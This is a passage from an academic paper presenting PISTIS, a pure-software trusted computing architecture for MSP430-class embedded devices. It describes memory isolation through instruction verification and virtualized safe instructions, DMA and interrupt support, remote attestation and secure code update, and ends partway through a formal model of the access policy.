Contributions. This paper tackles the aforementioned issues by proposing PISTIS, [3] a pure-software trusted computing architecture for low-end Von Neumann-based embedded devices. PISTIS is built from the ground up, targeting embedded devices with limited or no hardware security features. It only requires a few kilobytes of the Flash memory of the corresponding device to hold its Trusted Computing Module (TCM). The TCM is a set of software functions that acts as a hypervisor, enabling different security services, such as memory protection, remote attestation, and secure code update. PISTIS provides strong security guarantees, comparable to those in hardware-assisted architectures, while securely supporting DMA and interrupts. Furthermore, PISTIS has the advantage of being portable to several MCU architectures because of its nature as a pure-software solution. In addition to the formally verified design, PISTIS is accompanied by an open-source implementation for the MSP430 family of MCUs [9].

In a nutshell, this paper makes the following contributions:
(1)* PISTIS*: To the best of our knowledge, this is the first design of a full-featured software-based trusted computing architecture that offers memory isolation, remote attestation, and secure code update services with strong security guarantees, targeting Von Neumann-based embedded devices.
(2) Formal Verification: We formally verify the correctness of the memory isolation design that provides the foundation for establishing the root of trust (RoT) in pure software.
(3) Open Source Release: We release PISTIS as an open-source C library along with a GCC compiler plugin (via [9]) with APIs that automate the deployment of PISTIS as well as the generation of PISTIS-compliant binary images.
(4) Extensive Evaluation: We evaluate PISTIS covering all relevant performance metrics, including runtime overhead, memory footprint, and power consumption, using a representative set of 13 applications.

Paper outline. The remainder of the paper is organized as follows. Section 2 reviews the related work. Preliminaries are presented in Section 3. Section 4 describes PISTIS in detail, whereas Section 5 highlights the methodology followed in verifying the design of the memory isolation feature employed by PISTIS. Implementation details and evaluation are reported in Section 6 and Section 7 respectively. Section 8 concludes and gives directions for future work.

2 Related Work

The constant threat of cyber-attacks on computing systems has driven the design of numerous security technologies, among which TEEs are one of the most widely proposed in the literature and most employed in diverse computing platforms. Existing TEEs generally depend on pure hardware or leverage a combination of software and hardware modules to protect one or multiple running applications by providing them with confidentiality and integrity guarantees.

In high-end (and some mid-range) platforms, various hardware-based TEEs have been designed and implemented for different processors, including Intel, ARM, and AMD. For instance, Intel Software Guard Extension (SGX) [15] extends the Instruction Set Architecture (ISA) of Intel processors to create hardware-enforced virtual containers, called *enclaves*, capable of protecting the integrity, confidentiality, and runtime state of internal applications without trusting any existing software module, e.g. the OS. ARM-TrustZone [6] is a well-known TEE for ARM processors, which provides a single hardware-based enclave, dividing the memory into two zones: secure and insecure. Thus, all sensitive apps run

[3] PISTIS was the personification of *good faith* in Greek mythology.

Table 1: PISTIS vs. State-of-the-art trusted computing architectures from various perspectives.

Architecture	HW modification	Memory Organization	DMA support	Interrupts support	Verified Design	Extensibility*
SANCUS [29]	Yes ✗	Von Neumann	No ✗	No ✗	No ✗	No ✗
VRASED [30]	Yes ✗	Von Neumann	Yes ✓	No ✗	Yes ✓	No ✗
SMART [18]	Yes ✗	Von Neumann	No ✗	No ✗	No ✗	No ✗
TrustLite [23]	Yes ✗	Harvard	No ✗	Yes ✓	No ✗	No ✗
TyTAN [10]	Yes ✗	Harvard	No ✗	Yes ✓	No ✗	No ✗
SμV [2]	No ✓	Harvard	No ✗	No ✗	No ✗	Yes ✓
PISTIS	No ✓	Von Neumann	Yes ✓	Yes ✓	Yes ✓	Yes ✓

*Extending or updating existing hardware-assisted architectures can only be considered for future devices

in a physically isolated secure memory area. Generally, existing solutions for high-end platforms depend on complex and expensive hardware features that cannot be supported on low-end devices due to cost and size constraints.

Given the lack of rich hardware features on low-end embedded platforms, various types of lightweight security architectures have been proposed. Initially, the main focus was on software-based solutions that enable security services such as remote attestation and secure code update without depending on hardware [25, 33–35]. In particular, such proposals depend on precise time measurements where the upper bound is estimated during the initialization of the embedded device (assuming time-space optimal code), or require filling the free memory space with true randomness in order to prevent malware from using it. As aforementioned, such solutions are vulnerable to some attacks as demonstrated in [11]. Furthermore, their security guarantees are uncertain due to depending on unrealistic assumptions, e.g. passive remote adversary, optimal code, one-hop communication, etc.

In contrast to software-based solutions, SANCUS [29] has been proposed as a lightweight security architecture for embedded devices that implements a pure-hardware trust anchor. Compared to other hardware-based TEEs, e.g. SGX [15], SANCUS is cheaper and more suitable for embedded devices. However, it still requires significant changes to the underlying architecture of these devices, increasing their cost. To overcome this limitation, several hybrid architectures have been introduced, depending on a hardware-software co-design [10, 18, 23, 30]. While there are several trade-offs between the designs of these hybrid approaches, they aim to provide the same security guarantees as hardware-based ones, while minimizing modifications to the underlying hardware. Although these approaches yield strong security guarantees and good performance on low-end IoT devices, they require customized hardware support on every device, which is either absent or too expensive to implement in certain scenarios. For instance, a wide spectrum of embedded devices that lack any hardware support is already employed in privacy-sensitive and safety-critical domains, making the adoption of such hybrid architectures impractical [27, 36]. Notable is that VRASED [30] is the only formally-verified hybrid architecture that provides a secure and sound remote attestation ($\mathcal{R}$A) service.

The security MicroVisor (SμV) [2] filled the sizeable gap between software-based and hardware-assisted security architectures by implementing a software-based memory isolation technique to isolate its RoT software (TCM) from the rest of other untrusted software modules running in the same address space. To do so, the SμV is inspired by the Software Fault Isolation (SFI) approach proposed by Wahbe et al. [42]. However, in contrast to all existing memory protection techniques that reuses SFI in high-end computing systems [38], the SμV does not trust the compiler toolchain, relying only on its TCM. Furthermore, it targets low-end Harvard-based MCUs. On top of memory isolation, the SμV provides various security services, such as remote attestation (e.g. SIMPLE [3]), secure erasure (e.g. SPEED [4]), and secure code recovery (e.g. VERIFY&REVIVE [1]). Nevertheless, the SμV does not support either DMAs or interrupts in the aforementioned security services. Notable is that the SμV's implementation (and not its design) has been formally verified w.r.t. to safety properties, targeting only the Harvard-based AVR architecture.

Although PISTIS shares similarities with SμV in terms of adapting and optimizing some of the SFI techniques in a new setting, it targets the Von Neumann architecture, which is more challenging than the Harvard one as clarified in Section 3.2. Furthermore, it aims for supporting DMA and interrupt operations with critical security services.

To sum up, Table 1 compares PISTIS with the state-of-the-art approaches.

3 Preliminaries

3.1 Scope of Embedded Devices

PISTIS targets tiny embedded devices that have small MCUs based on the Von Neumann architecture with little or no hardware security features. In general, such MCUs have a single core and feature Flash and SRAM memories. They execute instructions in place (in physical memory) and have no memory management unit (MMU) to support virtual memory. Some of them can support an MPU. However, our design and implementation neglect the existence of MPUs due to their shortcomings as clarified in [43]. In particular, PISTIS targets single-thread, yet multi-tasking bare-metal applications that are the most common ones in the IoT domain [14].

Our implementation is based on the MSP430 architecture. This choice is due to the wide use of this architecture in many IoT devices as well as research prototypes. Nevertheless, our design is applicable to other low-end MCUs in the same class, such as ARM Cortex-M.

3.2 Challenges in designing PISTIS

All MCUs used in small embedded devices (regardless of their vendors) are designed based on either of two memory architectures: Von Neumann or Harvard. In contrast to the SμV [2] that is proposed for the Harvard architecture, PISTIS targets the Von Neumann one. Both architectures are visualized in Figure 1. There are two main challenges in the Von Neumann architecture compared to the Harvard one. First, the Harvard architecture features a hardware isolation address space as both program (non-volatile Flash) and data (volatile SRAM) memories are physically separated, having different instructions for accessing them. This feature simplifies isolating part of the memory to host the trust anchor as the data memory is not executable, and thus no need to instrument its related instructions. This is not the case in the Von Neumann architecture where both program and data memories share the same memory address space and thus are executable, facilitating code injection attacks as basically any instruction could alter the state of the program memory, i.e. read from or write to it. This poses a challenge when designing PISTIS without incurring an intolerable performance overhead. Second, in contrast to the Harvard architecture, the Von Neumann one has a variable-length instruction set that would be exploited to break any software-based memory isolation technique by jumping into the middle of a multi-word instruction and executing one of its words as an unaligned instruction. This challenge cannot be handled by borrowing some of the well-known SFI techniques, i.e. as in the SμV [2], without considering a careful design to adapt them. To solve the first challenge while avoiding adding a high performance overhead, PISTIS focuses on checking the position of the Program Counter (PC) rather than instrumenting the entire instruction set. Also, PISTIS devises a special canary mechanism to mark legitimate jump targets, thus handling the second challenge. Furthermore, PISTIS, compared to all existing architectures regardless of their types, is the only solution that supports both DMA and interrupts while executing critical operations. Further details are provided in the next section.




Figure 1: Harvard vs. Von Neumann architecture.

4 PISTIS

Overview. Systems security strongly relies on the concept of *trust* as lacking it renders any security service infeasible. Trust is typically assured via some sort of *memory isolation*, a mandatory security primitive for all security services. To this end, PISTIS follows the bottom-up approach to build a pure-software trusted computing architecture that is highly optimized for low-end embedded devices with a full support for DMA and interrupt operations. To achieve so, PISTIS initially deploys an initial code, called a Trusted Computing Module (TCM), that occupies part of the Flash memory including the bootloader area. The main goal of the TCM is to guarantee memory protection by isolating its memory area from other memory parts, creating two logically isolated memory zones: secure and insecure. PISTIS leverages the secure memory part to deploy two exemplar security services, namely remote attestation and secure code update. Please note that while PISTIS adapts some of the SFI techniques, i.e. binary re-writing, in its special domain, it does not depend on any hardware feature, such as segmentation registers in MPUs as in [20]. Furthermore, in contrast to standard SFI mechanisms [38], PISTIS represents a full-fledged trusted computing architecture, offering a run-time virtualization environment without trusting the compiler toolchain. The correctness of the memory isolation design in PISTIS is formally verified as clarified in Section 5.

In what follows, we outline our adversary model and then describe the design of PISTIS in detail.

4.1 Adversary Model

We consider a software-based adversary $\mathcal{A}$dv who has full access to the network or potentially presents inside the device itself in the form of malware. $\mathcal{A}$dv can eavesdrop on or tamper with traffic on any communication medium supported by the target device. However, she cannot launch Denial of Service (DoS) attacks. Protection against DoS attacks is out-of-scope as they do not tamper with the device memory. $\mathcal{A}$dv can also control any software deployed in the insecure memory part of the device. This includes trying to inject malicious code, reading or writing any memory address that is not explicitly protected, corrupting specific data, or manipulating I/O pins.

We assume that the TCM is initially and correctly installed on the embedded device by a trusted party. We also assume that the TCM is bug-free and does not contain any memory corruption vulnerabilities. [4] This means that $\mathcal{A}$dv cannot bypass any protection rules enforced by the TCM.

We rule out all physical and hardware-focused attacks. We consider that protection against physical attacks is an orthogonal problem and can be achieved, for instance, by deploying the device inside a tamper-proof protection shield [32].

[4] Likewise the work in [2], the memory-safety property can be achieved by formally verifying the code before deploying it.

4.2 PISTIS: From the Ground Up

In what follows, we will describe the main building blocks of PISTIS, namely the TCM and the accompanied compiler toolchain, that guarantee memory isolation, a key-enabling property for all trusted computing architectures. We then extend the described design by enriching the TCM with some security services, called Trusted Applications (TAs), i.e. remote attestation and secure code update, leveraging memory protection as a basis. All building blocks sum up PISTIS.

4.2.1 Memory Isolation: Design Rationale

The memory isolation property of PISTIS aims at enforcing memory protection to guarantee the integrity and confidentiality of PISTIS's TCM and its TAs. This is achieved by first deploying the TCM on the device using a physical programming device, e.g. JTAG, by a trusted party. The TCM is responsible for protecting itself against any untrusted software that is deployed on the same device afterward. To achieve so, the TCM requires any software to be deployed through it to verify its safety at the instruction level. The entire deployment will be rejected by the TCM if there is at least one unsafe instruction that violates the memory isolation property. PISTIS is accompanied by a PISTIS-enabled compiler toolchain that produces compatible binary images. However, this toolchain is untrusted as it is easy for $\mathcal{A}$dv to tamper with it. Therefore, the security of PISTIS depends on the load- and run-time verification that occurs on the device itself by the TCM.

Trusted Computing Module (TCM). The TCM is a set of software functions that reserves part of the non-volatile memory, including the bootloader area, to act as a hypervisor that fully manages access control to the entire memory area. In particular, the TCM consists of the following components:

- **Initial code**: a bootloader code that replaces the original one. When the MCU is powered on, this code decides whether to continue booting from the TCM memory or from the memory that holds untrusted software.
- **Loader/Verifier**: this software module is responsible for receiving the untrusted software image from the network interface and verifying whether it is PISTIS-compliant. If so, the software will be installed and activated on the device. Otherwise, it will be rejected and erased.
- **Virtualized Instructions**: a set of functions that represent safe equivalent versions to some potentially unsafe instructions that cannot be checked at load-time. During compilation, the PISTIS-enabled toolchain will replace each instruction with a hyper-call to a safe equivalent one that can be safely verified at runtime.
- **Helper modules**: other necessary helper functions such as the ones that read and write memory pages.

The TCM code runs in a privileged mode in the sense that it can perform any memory access operation. On the contrary, the untrusted software is subject to some restrictions that limit its access to some memory regions. Such restrictions are meant to enforce memory protection and are thus checked and enforced by the TCM. Figure 2 shows the memory layout of the MCU when activating PISTIS. The TCM is the first to be physically deployed in the PISTIS *Core* memory part. It then manages other deployments to maintain the shown layout. When deploying an application, the TCM verifies its instructions according to the following access policy (AP):




Figure 2: A standard memory map vs. the PISTIS-enabled memory map in a Von Neumann architecture. The latter also shows R/W/X privileges of the untrusted application.

- Read access is limited to Memory Mapped I/O (MMIO), Application Data and Application Read-Only memory.
- Write access is limited to MMIO memory [5] and Application Data memory.
- Jumps (to execute instructions) are limited to Application Instruction memory and specific entry points of the PISTIS Core memory.

In contrast to the Harvard architecture where maintaining memory isolation only requires taking care of control-transfer instructions, any instruction in the Von Neumann architecture can violate the aforementioned AP. Therefore, to adhere to such a policy, the TCM's Loader/Verifier should smartly verify each memory access (read/write) or control-transfer (jump/call) instruction of untrusted software before deploying it on the device. Initially, the TCM only knows the boundary of its non-volatile memory area and the dedicated space in the volatile one. To know the other boundaries shown in Figure 2, the PISTIS-enabled compiler toolchain produces some meta-data that is sent ahead of the deployed binary image. The TCM performs the verification process according to such meta-data. Please note that the values of such meta-data are accepted as long as they do not cross protected memory regions. With that in mind, the TCM installs the entire received binary image in the expected part of the non-volatile application memory. It then starts verifying it after disabling all interrupts to ensure atomicity. The following checks must be passed before the actual deployment of untrusted software:

- Instructions with a static addressing mode, whose target memory address is known, are checked and verified at load-time. These instructions can be either control-transfer or memory-access ones. They both must comply with the AP visualized in Figure 2 in the sense that:

[5] Exceptions can be made for critical MMIO registers.

  - control-transfer instructions can only target the memory area where the application will be installed or one of the entry points of the TCM. This check guarantees the Data Execution Prevention (DEP) property of the data memory since PC will not be allowed to jump there.
  - Write instructions can only target the permitted part of the volatile data memory (RAM) or (some) MMIO registers.
  - Read instructions can only target any write-permitted memory location or the application read-only memory.
- Instructions with a dynamic addressing mode whose target address is only known at runtime are replaced with static instructions in the form of hyper-calls to their secure virtualized versions (part of the TCM). If, at runtime, the target address is deemed to be unsafe, PISTIS performs a soft reset of the MCU to block this operation.

If the binary image contains at least one instruction that does not pass the above checks, it will not be deployed and accordingly erased. The list of instrumented instructions is described in Table 5 in Appendix A. Please note that PISTIS does not support self-modifying code in the sense that the untrusted software cannot directly write to its instruction memory area. However, if required, the untrusted software can invoke the TCM's Loader/Verifier module after installing the needed chunks of code in the non-executable data memory. The TCM's Loader/Verifier will relocate the installed chunks to the required memory location if they adhere to the aforementioned AP.

Modified Toolchain. PISTIS leverages a modified toolchain to transparently re-write each potentially unsafe dynamic instruction, and replace it with a safe virtualized equivalent that can be accessed via a call to a subroutine stored in the protected TCM memory area. The target address of the corresponding instruction is verified at runtime when the subroutine is invoked. The execution continues normally if it is valid. Otherwise, an MCU reset is triggered.

Figure 3 visualizes the modified compiler toolchain. We chose the open-source GCC compiler toolchain and modified it to suit our needs. Our modifications represent: (i) an instrumenter plugin that verifies the validity of static instructions and re-writes dynamic ones, and (ii) a custom linker script that maintains the required memory layout and resolves the addresses of valid TCM's entry points. The instrumenter module is placed between the compiler and assembler, targeting assembly instructions. During instrumentation, all instructions with a static addressing mode are left untouched as they are checked at load-time by the TCM on the device itself. All control-transfer and memory-access instructions with a dynamic addressing mode are re-written as previously clarified. Please note that $\mathcal{A}$dv cannot write hand-crafted assembly instructions or use her own toolchain without being detected




Figure 3: PISTIS-enabled Compiler Toolchain.

by the TCM. Application developers can use the PISTIS-enabled toolchain with the same ease of use as any other toolchain. No extra action is needed as all required steps are performed transparently. Furthermore, developers can simply allow their software to interact with the TCM by invoking any of its valid entry points.

Virtual Instructions. Virtual instructions are part of the TCM. They represent a safe replacement to some dynamic unsafe instructions, maintaining the same functionality and adhering to the aforementioned AP. This allows the TCM to verify the safety of the intended operation at runtime before executing the corresponding instruction.

Listing 1 shows an example of an unsafe dynamic CALL instruction that tries to jump to an address held by a register. Such an address is only known at runtime. When compiling with the PISTIS-enabled toolchain, such an instruction is replaced by a sequence of instructions shown in Listing 2. The main purpose of these instructions is to safely invoke an equivalent safe routine inside the TCM. This routine will check the validity of the target address before jumping to it. The instructions of such a routine are shown in Listing 3.

```
    ...
    CALL R10 //Dynamic call to an address in a register
```

Listing 1: An example of a dynamic unsafe CALL instruction.

```
    ...
    DINT // Disable interrupts to ensure atomicity
    MOV R10, R6 // copy target address to R6
    CALL #safe_call // Call to a TCM's safe virt. routine
    ...
```

Listing 2: A safe equivalent virtualization to the CALL instruction in Listing 1.

```
    ...
safe_call:
    CMP #topInstrMem, R6 // Check upper boundary
    JHS .stopExecution // MCU reset if AP is violated
    CMP #btmInstrMem, R6 // Check bottom boundary
    JL .stopExecution // MCU reset if AP is violated
    EINT //Enable interrupts after passing all checks.
    BR R6 // Jump to original destination
```

Listing 3: An example of a safe virtual function. `safe_call` checks the validity of the original destination before jumping.

4.2.2 Memory Isolation: Supported Operations

Direct Memory Access (DMA). DMA is a crucial feature that enables direct access to the memory without CPU intervention, yielding faster and efficient data transfer between the main memory and other external modules or I/O peripherals. However, DMA is rarely supported by TEEs since it allows bypassing the CPU-controlled access control mechanisms. Notable is that DMA operations in simple embedded systems are always preceded by a CPU-controlled initialization phase that entails writing some metadata, e.g. source and destination addresses, to some specific MMIO registers. Upon confirmation from the CPU, the DMA controller can execute independently to complete the entire operation. PISTIS is designed to support safe DMA operations by supervising the initialization phase. First, the instrumenter plugin in the PISTIS-enabled toolchain is configured to instrument the write instructions to the DMA-dedicated MMIO registers. Second, the Loader/Verifier module in the TCM is extended to check the existence of safe equivalents to such instructions by means of valid hyper-calls. Thus, safe DMA transfers can be guaranteed in a similar way to the control-transfer instructions, enabling execution if both the source and destination addresses are valid w.r.t. the aforementioned AP.

Interrupts. Interrupts enable the preemption of the normal application flow to execute user-defined functions, called Interrupt Service Routines (ISRs). These routines are fetched by the CPU depending on the Interrupt Vector Table (IVT), a priority-ordered list containing entry points to all defined ISRs. Supporting interrupt operations is important for many safety-critical application scenarios. Therefore, PISTIS supports preemptive execution of TCM's software modules except for virtual functions (as shown in Listing 3) as they are very small (each contains less than 10 instructions) and it is important for the security to execute them atomically.

To enable safe interruption, PISTIS supports a secure context switching mechanism through a chain of function-calls. To do so, PISTIS considers duplicating the IVT and moving both versions into its core memory (the TCM memory). All entry points inside the original IVT are overwritten to point to a unified secure ISR that is maintained inside the TCM memory as well. When invoked, this ISR backs up the MCU state to a fixed safe memory location. It also clears any sensitive data that is accessible by the untrusted software, e.g. contents inside registers. It then triggers an IVT lookup in the other non-modified version of the IVT to execute the target ISR by the interrupt operation. In principle, any ISR represents a set of instructions that is included as a part of the deployed binary image. Thus it can be instrumented (during compilation) and verified by the TCM at load-time. PISTIS instrumentation also adds a call to a virtual function (stored in the TCM memory) at the end of each ISR. When executed, this function safely restores the CPU state. Please note that the modified linker script in the PISTIS-enabled toolchain holds the new address of the modified IVT to maintain the intended functionality of compiled applications.

4.2.3 Memory Isolation: Variable Length Instructions

The Von Neumann architecture supports a variable-length instruction set, i.e. some instructions can be of variable lengths, holding one or more words. $\mathcal{A}$dv-s can maliciously leverage this feature to arbitrarily execute code and bypass the memory protection enforced by PISTIS. In other words, some benign-like instructions can behave maliciously by jumping into the middle of a multi-word instruction, located in the insecure memory zone. The target location can hold a value that could be executed as an instruction, allowing for illegal access to the protected memory area. Therefore, it is crucial for PISTIS to only allow jumping to verified instructions. While the TCM can easily check static jumps at load-time, a similar runtime check of dynamic jumps incurs a high runtime overhead.

To tackle this issue, we extend PISTIS's memory isolation design in two directions. First, we extend the functionality of the instrumenter plugin (in the PISTIS-enabled toolchain) to insert a special instruction, called *instruction canary*, before any valid address that can be a target for a potential jump. This instruction will be in the form of a NOP slide: a sequence of two NOP instructions. Given that our modification to the toolchain limits the number of dynamic jump instructions when possible, only a few NOP slides are inserted in each application. Second, the TCM is configured to take such NOP slides into account when virtualising jump instructions.When a dynamic jump executes at runtime, the corresponding virtual safe routine inside the TCM will check whether a NOP slide precedes the target address. If so, the jump is valid (i.e. the jump target is a permitted address inside the insecure memory area). Otherwise, an MCU reset is performed as a consequence of an invalid target address.

Considering an implementation for the MSP430 architecture, Figure 4 shows a snippet code, highlighting the working mechanism of the two-NOP canary. Please note that PISTIS does not enforce control flow integrity. Nevertheless, it guarantees that diverting control flow does not break the maintained memory isolation property.

4.2.4 Security Services

Leveraging memory isolation, PISTIS features two important security services, namely $\mathcal{R}$A and secure code update. Notable is that the design of other security services, e.g. secure erasure, can be easily supported in PISTIS.

Remote Attestation ($\mathcal{R}$A). Considering that the TCM memory is neither writable nor readable, we leverage it to design an $\mathcal{R}$A service. To do so, a secret key (that is pre-shared with the verifier) and an integrity verification function (based on MACs) are installed in the TCM memory. The first instruction of this function is considered a valid entry point to PISTIS. Whenever an attestation request is received, this function computes a digest (MAC value) of the entire memory




Figure 4: Binary code (right) of the assembly source code (left) has 3 NOP slides: a legitimate slide (III) after a `CALL` statement and two *accidental* slides (I) and (II) in the middle of two instructions. (III) is inserted by PISTIS. However, (I) and (II) are either maliciously inserted or accidentally derived from combinations of opcodes and operands. The `safe_return` virtual function only allows returning to a location with a slide. In case of a corrupted stack, the control flow can at most be diverted to another location containing an accidental slide. However, the instruction executed after the slide will always be safe since verified.

and then sends it back to the verifier for verification. Either a nonce or a time-stamp can be used to avoid replay attacks. Our $\mathcal{RA}$ is similar to SIMPLE [3]. However, it has the advantage of being interruptible as explained in Section 4.2.2.

Secure Code Update. We also extended the TCM to include a secure code update service that complies with SUIT [28], an IETF standard for software updates on IoT devices that requires maintaining authenticity, integrity, and confidentiality of the deployed software. By extending the cryptographic module of the TCM with a decryption function, our secure code update mechanism meets the above requirements. Considering a pre-shared secret key, the verifier has to send the software image encrypted along with a MAC value. The image will be deployed if it is decrypted and verified (in terms of matching MAC values and checking the compliance w.r.t. the AP of PISTIS) successfully.

5 Formalization

Formally verifying both the design correctness and implementation are important to provide strong security guarantees w.r.t. the aforementioned threat model (Section 4.1). Given that verifying the implementation is platform-dependent and requires continuous efforts with each software update to the PISTIS code, we leave it as future work. We rather focus on verifying the correctness of the design as it is platform-independent and gives more trustworthiness to the proposed solution.

In order to formalize the PISTIS design and memory map layout described in Figure 2, and prove it preserves the memory isolation, we need first to introduce some basic concepts. Let us assume for simplicity that we have a memory M that contains the code and where data can also be stored, and that there are a finite number of registers for the program counter `PC`, the stack pointer `SP`, and for intermediate results (e.g. $\texttt{R}_\texttt{j}$ for some `j`). Moreover, let us also assume there is an interrupt vector table (`IVT`) that contains the addresses of the first instruction of the interrupt service routines (ISRs).

Any application can be thought as composed of sequences and combinations of the following *primitive instructions*:

Definition 1 (Primitive (unsafe) instructions)**.** The set of *primitive (unsafe) instructions* is the following (we assume the address i is a valid address for the memory M):

- `Read(`M,i`)` that reads the content of memory M at address i: it denotes $M[i]$;
- `Write(`M,i,V`)` that writes V in memory M at address i: it denotes $M[i] = V$;
- `Goto(`M,i`)` that modifies the program counter `PC` to contain the address i of the given memory M: it denotes `PC =` i;
- `End` that terminates the execution of the entire application;
- Primitive operations (e.g. `and`, `add`, `comparison`) operating on registers/constants, and assignment (`=`) to a register.

An *application* P is a sequence and combination of the above primitive instructions, together with the `IVT` table specifying the addresses of the interrupt service routines.

We can safely assume that all the instructions of a typical MCU can be written in terms of these basic primitives. Let us consider for instance some instructions taken from the MSP430 MCU's family:

- `CALL funcname`: the execution of this instruction stores in the stack (in the memory) the current `PC`, modifying the `SP` to create space for storing the `PC`, and then modifies the `PC` to point to the address corresponding to `funcname` in the memory. Thus it corresponds to `SP = SP-1`, to create space in the stack, followed by `Write(M,SP,PC)`, to write the `PC` in the stack, followed by `Goto(M,funcname)` to update the `PC` and continue the execution from address `funcname`.
- `RET`: corresponds to `R = Read(M,SP)` followed by `SP = SP+1`, and finally `Goto(M,R)`, using the value stored in register `R`.

The primitive instructions also allow the modelling of more complex instructions like `PUSH` and `POP` in a very similar fashion, as well as different addressing modes (e.g. indexed, symbolic, indirect, absolute as for instance supported by the MSP430 MCU's family). For instance,

- `MOV 0x22(R3), 0x10(R4)` corresponds to `Write(M,0x10 + R4, Read(M, 0x22 + R3))`;

- `ADD 0x22(R3), 0x10(R4)` corresponds to `Write(M, 0x10 + R4, Read(M, 0x22 + R3)+ Read(M, 0x10 + R4))`;
- `MOV @R4, &0x3000` corresponds to `Write(M, 0x3000, Read(M, R4))`;
- `MOV 0x22, &0x3000` corresponds to `Write(M, 0x3000, Read(M, PC + 0x22))`.

Given the above basic concepts, to proceed in the formalization of the PISTIS design, the memory map layout described in Figure 2 (right), and the access policy AP (for reading, writing, and jumping), we need to: i) refine the memory M distinguishing between the persistent memory (M_P), the volatile memory (M_V), and the memory mapped IO (M_{MIO})[6]; ii) explicitly introduce the finite set $EnPo$ = { `i : word[N]` } of addresses for the PISTIS core instruction area as specified by the access policy; iii) and finally introduce the V_{IVT} : `array [K] of word[N]` - the interrupt vector `IVT` of size K. Moreover, we also need:

- utc_b, utc_e - start and end addresses of the PISTIS core;
- aim_b, aim_e - start and end addresses of the App Instruction Memory;
- $arom_b$, $arom_e$ - start and end addresses of the App Read-Only Memory;
- $utdm_b$, $utdm_e$ - start and end addresses of the PISTIS Data Memory;
- adm_b, adm_e - start and end addresses of the App Data memory;
- $mmio_b$, $mmio_e$ - start and end addresses of the MMIO Registers.

The following constraint formalizes the memory layout and the non-overlapping of the different memory areas.

$$0_N < utc_b < utc_e < aim_b < aim_e < arom_b < arom_e \leq 2_N^{N-1}$$
$$0_N \leq utdm_b < utdm_e < adm_b < adm_e \leq 2_N^{N-1}$$
$$0_N < mmio_b < mmio_e \leq 2_N^{N-1}$$

To model the constraint that the execution of PISTIS core instructions only happens through pre-defined Entry Points, we need a predicate $EP(i)$ which is true iff the address i is $utc_b \leq i \leq utc_e$ and i is an Entry Point address $EP_j \in EnPo$ for the PISTIS core memory.

$$EP(i) \leftrightarrow ((utc_b \leq i \leq utc_e) \wedge (\bigvee_{EP_j \in EnPo} i = EP_j))$$

Then, to formalize the read/write/jump policies as those enforced in the Figure 2 (right), we define the following terms:

$$AP_R(i,M) \leftrightarrow \begin{pmatrix} (M = M_P \rightarrow (arom_b \leq i \leq arom_e)) & \wedge \\ (M = M_V \rightarrow (adm_b \leq i \leq adm_e)) & \wedge \\ (M = M_{MIO} \rightarrow (mmio_b \leq i \leq mmio_e)) & \end{pmatrix}$$

$$AP_W(i,M) \leftrightarrow \begin{pmatrix} (M = M_V \rightarrow (adm_b \leq i \leq adm_e)) & \wedge \\ (M = M_{MIO} \rightarrow (mmio_b \leq i \leq mmio_e)) & \end{pmatrix}$$

$$AP_X(i,M) \leftrightarrow ((M = M_P) \wedge (EP(i) \vee (aim_b \leq i \leq aim_e)))$$

Moreover, we need also to ensure that each element of the `IVT` table is a valid address w.r.t. the access policy, so that:

$$AP_{IVT}(M) \leftrightarrow \forall i. AP_X(V_{IVT}[i], M)$$

We denote with AP the access policy resulting from the memory layout, from the read/write/jump constraints, and from the fact that each $i \in EnPo$ is such that $utc_b \leq i \leq utc_e$. Given the above formalizations, we can formally define when an application preserves memory isolation w.r.t. a given access policy AP.

Definition 2. Given a memory layout and an access policy AP, an application P *preserves memory isolation w.r.t. the access policiy* AP iff any of its read/write/jump instructions in all possible executions is such that the addresses used in such instructions satisfy the given access policy AP.

We remark that the primitive instructions in Def. 1 do not enforce particular restrictions on the addresses where to read-/write or jump (it suffices them being valid addresses). As thoroughly discussed, if the addresses of the application are constant, then checking whether the application preserves memory isolation is trivial. Indeed, it suffices to check whether each address in the application satisfies AP. However, as noted, in many cases such addresses are results of the execution of the application itself, thus the check can only be performed during the execution of the application.

To enforce memory isolation, for a given access policy AP, we can define safe variants of the read/write/jump instructions that will guarantee at runtime that no violation of the access policy occurs.

Definition 3 (Safe primitive instructions)**.** Given an access policy AP, the *safe* read/write/jump *primitive instructions w.r.t. AP* are:

- $\texttt{Read}_{\texttt{sf}}(M,i)$ that reads the content of memory M at address i if address i is such that read policy $AP_R(i,M)$ holds, otherwise it ends execution;
- $\texttt{Write}_{\texttt{sf}}(M,i,V)$ that writes V in memory M at address i if address i is such that write policy $AP_W(i,M)$ holds, otherwise it ends execution;
- $\texttt{Goto}_{\texttt{sf}}(M,i)$ that modifies the program counter `PC` to contain the address i if address i is such that branch access policy $AP_X(i,M)$ holds, otherwise it ends execution.

The following theorem holds for the *safe primitive instructions* defined as above.

